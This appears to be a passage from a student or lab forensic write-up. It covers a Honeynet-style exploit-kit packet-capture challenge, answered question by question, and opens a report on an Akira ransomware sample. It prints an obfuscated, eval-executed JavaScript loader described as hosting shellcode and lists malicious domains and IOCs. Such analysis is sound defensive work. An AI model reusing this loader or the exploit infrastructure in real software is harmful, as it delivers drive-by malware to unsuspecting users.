var CRYPT={signature:'CGerjg56R',_keyStr:'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=',decode:function(input){var o
utput='';var chr1,chr2,chr3;var enc1,enc2,enc3,enc4;var i=0;input=input.replace(/[\^A-Za-z0-9+\-\=\]/g,'');while(i<input.length){enc1=this
._keyStr.indexOf(input.charAt(i++));enc2=this._keyStr.indexOf(input.charAt(i++));enc3=this._keyStr.indexOf(input.charAt(i++));enc4=this
._keyStr.indexOf(input.charAt(i++));chr1=(enc1<<2)|(enc2>>4);chr2=((enc2&15)<<4)|(enc3>>2);chr3=((enc3&3)<<6)|enc4;output=output+String.fr
omCharCode(chr1);if(enc3!=64){output=output+String.fromCharCode(chr2);}
if(enc4!=64){output=output+String.fromCharCode(chr3);}}
output=CRYPT._utf8_decode(output);return output;},_utf8_decode:function(utf8){var string='';var i=0;var c=0,c1=0,c2=0,c3=0;while(i<utf
8.length){c=utf8.charAt(i);if(c<128){string+=String.fromCharCode(c);i++;}else if((c>191)&&(c<224)){c2=utf8.charAt(i+1);s
tring+=String.fromCharCode(((c&31)<<6)|(c2&63));i+=2;}else{c2=utf8.charAt(i+1);c3=utf8.charAt(i+2);string+=String.fromCharC
ode(((c&15)<<12)|((c2&63)<<6)|(c3&63));i+=3;}}
return string;},obfuscate:function(str){var container='';for(var i=0,z=0;i<str.length;i=i+3,z++){container+=String.fromCharCode(str.substr
ing(i,i+3)-this.signature.substring(z,this.signature.length,z+this.signature.length+1).charCodeAt(0));}
return CRYPT.decode(container);}}
eval(CRYPT.obfuscate('1571811872311951541351661801171232041951561601691531531871792011851912141281421981891611891961912001401031901651221
87162181170153169180117149205214177211171152187120182200223192212126122130170144210184211201104140130146180175229195190106168156188190222
19117416817212916618312816822319615215116316011516818817122317612213219315715817922818918911816515715518715120319417615615319115319118120
11591521511252011221711731881592041041281901661551502311961911521571631541491492111941931611411511241761982231922091531211851721551891921
5820114017320314317920519219017215713916813713620618919021911014313213711919016420921414313719012217117318815920410412819016615515023196
1911521571631541491492111941931611411511241761982231922091531211851721551891921
8158129166183128190164176151142184185178161184222161203125128135168122175222051871021711721551702042011751521301371544491192001841802111
52142168175170152195217178137170139156121171162195153156165172150179156216194152110121191175180176186180211152138130124169211200221201120
16220315715918316320521210515915913414415621321518917313019112419019120115821412616118213715716818722117615811119115719215823620317411010
5158171372122131741601631441701491731902012182071541221301871452111871631761581701601561591832251822131271581801761532192121092061651301
53157175199186184211128138198188161189183223202103140199157138205231206190173169157151187213204211207174144170136188200223192225152125139
18417015120019119314115813014715514921918318612616618311814520921417818917415218713311920022419221113210513117516917319221420410412819016
7143187235204208119163171154191232041902191101561631791391991641552221511251681151611842172181821721151431'));
//-->
</script>

```

Figure 15: Function hosting shellcode for load.php?e=3.

Q11. Deobfuscate the JS at shop.honeynet.sg/catalog/ and provide the value of the 'click' parameter in the resulted URL.

Deobfuscation of the catalog JS (via follow HTTP stream on packet 463) leads to a redirect with ?click=84c090bd86. The 302 response points to sploitme.com.cn with this parameter.



Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
253	www.honeynet.org	text/html	27 kB	/
267	www.google-analytics.com	image/gif	35 bytes	__utm.gif?utmwv=4.6.5&utm
299	www.google.com	text/html	218 bytes	/
314	www.google.fr	text/html	10 kB	/
341	rapidshare.com.eyu32.ru	text/html	3,005 bytes	login.php
353	rapidshare.com.eyu32.ru	text/html	347 bytes	dot.jpg
354	sploitme.com.cn	text/html	0 bytes	?click=3feb5a6b2f
362	rapidshare.com.eyu32.ru	text/html	358 bytes	terminatr_back.png
365	rapidshare.com.eyu32.ru	text/html	359 bytes	terminator_back.png
366	sploitme.com.cn	text/html	227 bytes	show.php?s=3feb5a6b2f
415	shop.honeynet.sg	text/html	19 kB	catalog
463	sploitme.com.cn	text/html	0 bytes	?click=84c090bd86
496	sploitme.com.cn	text/html	40 kB	show.php?s=84c090bd86
513	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=1
528	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=1
537	sploitme.com.cn	image/jpeg	63 bytes	directshow.php
577	www.honeynet.org	text/html	27 kB	/
595	www.google-analytics.com	image/gif	35 bytes	__utm.gif?utmwv=4.6.5&utm
635	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=3
677	www.honeynet.org	text/html	27 kB	/
689	www.google-analytics.com	image/gif	35 bytes	__utm.gif?utmwv=4.6.5&utm
722	sploitme.com.cn	text/html	3,500 bytes	show.php

Save Save All Preview Close Help




Figure 16: Click parameter value `shop.honeynet.sg/catalog/`.

Q12. Deobfuscate the JS at `rapidshare.com.eyu32.ru/login.php` and provide the value of the 'click' parameter in the resulted URL.

The login.php JS deobfuscates to? `click=3feb5a6b2f`. Packet 351 and follow-stream confirm the redirect chain to the sploitme domain with this click value.





Figure 17: Click parameter value *rapidshare.com.eyu32.ru/login.php*.

Q13. What was the version of `mingw-gcc` that compiled the malware?

`gcc-3.4.5` (mingw32). Strings in the extracted executable (video.exe) reveal paths like ``/opt/local/var/macports/.../gcc-3.4.5-20060117-1``.



```
(zoe@Kali)-[~/Documents]
$ strings video.exe | grep -i "mingw"
-LIBGCCW32-EH-3-MINGW32
/opt/local/var/macports/build/_opt_local_var_macports_sources_rsync.macports.
org_release_ports_cross_i386-mingw32-gcc/work/gcc-3.4.5-20060117-1/gcc/config
/i386/w32-shared-ptr.c
```

Figure 18: *mingw-gcc* version.

Q14. The shellcode used a native function inside `urlmon.dll` to download files from the internet to the compromised host. What is the name of the function?

`URLDownloadToFile` (or `URLDownloadToCacheFile` variant). This is a classic `urlmon.dll` export used by shellcode in these older EKs for second-stage downloads.

5. Phase 3 - Exhibit C: Endpoint Malware

This report presents a forensic analysis of a suspected Akira ransomware sample extracted from an encrypted archive labeled ‘Exhibit C (Endpoint Malware).7z’. Static and dynamic analysis indicates ransomware behavior including file encryption, defense evasion, and TOR-based communication. VirusTotal detection confirmed high-confidence malicious classification (63/71 engines).

Scope of Investigation

Included: Malware sample analysis, behavioral review, MITRE mapping, IOC extraction.

Excluded: Full network-wide incident reconstruction or production remediation.

Methodology (NIST SP 800-86 Aligned)

Evidence collection, examination (static + dynamic analysis), interpretation, and reporting were performed in an isolated VM environment.

Findings

Akira ransomware behavior observed including encryption activity, AV evasion, and TOR-based communication infrastructure.

MITRE ATT&CK Mapping


Tactic	Technique ID	Description
Execution	T1204	User Execution
Defense Evasion	T1027	Obfuscated Files or Information
Impact	T1486	Data Encrypted for Impact
Command & Control	T1090	Proxy / TOR usage
Discovery	T1083	File and Directory Discovery



Indicators of Compromise (IOCs)



- TOR domain: <http://akira2iz6a7qgd3.onion>
- Windows Defender detections: Ransom:Win32, Win32/PossibleHostFileHijack
- Archive: Akira.7z
- Behavioral: File encryption + anti-analysis behavior



Impact Assessment


